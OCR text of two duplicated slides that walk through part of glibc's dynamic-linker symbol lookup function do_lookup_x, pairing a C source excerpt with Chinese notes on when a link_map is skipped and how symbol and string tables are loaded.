


```
$ 
    static int
          __attribute_noinline__
        do_lookup_x(const char *undef_name, uint_fast32_t new_hash,
                    unsigned long int *old_hash, const ElfW(Sym) * ref,
                    struct sym_val *result, struct r_scope_elem *scope, size_t i,
                    const struct r_found_version *const version, int flags,
                    struct link_map *skip, int type_class, struct link_map *undef_map)
    {
        size_t n = scope->r_nlist;
        __asm volatile(""
                       : "+r"(n), "+m"(scope->r_list));
        struct link_map **list = scope->r_list;
        do
        {
            const struct link_map *map = list[i]->l_real;
            if (map == skip)
                continue;
            if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)
                continue;
            if (map->l_removed)
                continue;
            if (map->l_nbuckets == 0)
                continue;

            Elf_Symndx symidx;
            int num_versions = 0;
            const ElfW(Sym) *versioned_sym = NULL;
            const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);
            const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);
            const ElfW(Sym) * sym;
            const ElfW(Addr) *bitmask = map->l_gnu_bitmask;
            ...
```

$ DL lng

do_lookup_x part1

- link_map 的狀態不合預期就 pass
  - Caller 指定要 pass
  - Binary 要解析外部 symbol，但是現在的 link_map 就是自己
  - link_map 已經被移除
  - Hash table 沒有 entry，代表沒有 symbol
- 將 section info 從 link_map 取出，存到 local variable




```
$ 

static int
  __attribute_noinline__
  do_lookup_x(const char *undef_name, uint_fast32_t new_hash,
        unsigned long int *old_hash, const ElfW(Sym) * ref,
        struct sym_val *result, struct r_scope_elem *scope, size_t i,
        const struct r_found_version *const version, int flags,
        struct link_map *skip, int type_class, struct link_map *undef_map)
{
  size_t n = scope->r_nlist;
  __asm volatile(""
          : "+r"(n), "+m"(scope->r_list));
  struct link_map **list = scope->r_list;
  do
  {
    const struct link_map *map = list[i]->l_real;
    if (map == skip)
      continue;
    if ((type_class & ELF_RTYPE_CLASS_COPY) && map->l_type == lt_executable)
      continue;
    if (map->l_removed)
      continue;
    if (map->l_nbuckets == 0)
      continue;

    Elf_Symndx symidx;
    int num_versions = 0;
    const ElfW(Sym) *versioned_sym = NULL;
    const ElfW(Sym) *symtab = (const void *)D_PTR(map, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(map, l_info[DT_STRTAB]);
    const ElfW(Sym) * sym;
    const ElfW(Addr) *bitmask = map->l_gnu_bitmask;
    ...
```

$ DL lng

do_lookup_x part1

- link_map 的狀態不合預期就 pass
  - Caller 指定要 pass
  - Binary 要解析外部 symbol，但是現在的 link_map 就是自己
  - link_map 已經被移除
  - Hash table 沒有 entry，代表沒有 symbol
- 將 section info 從 link_map 取出，存到 local variable



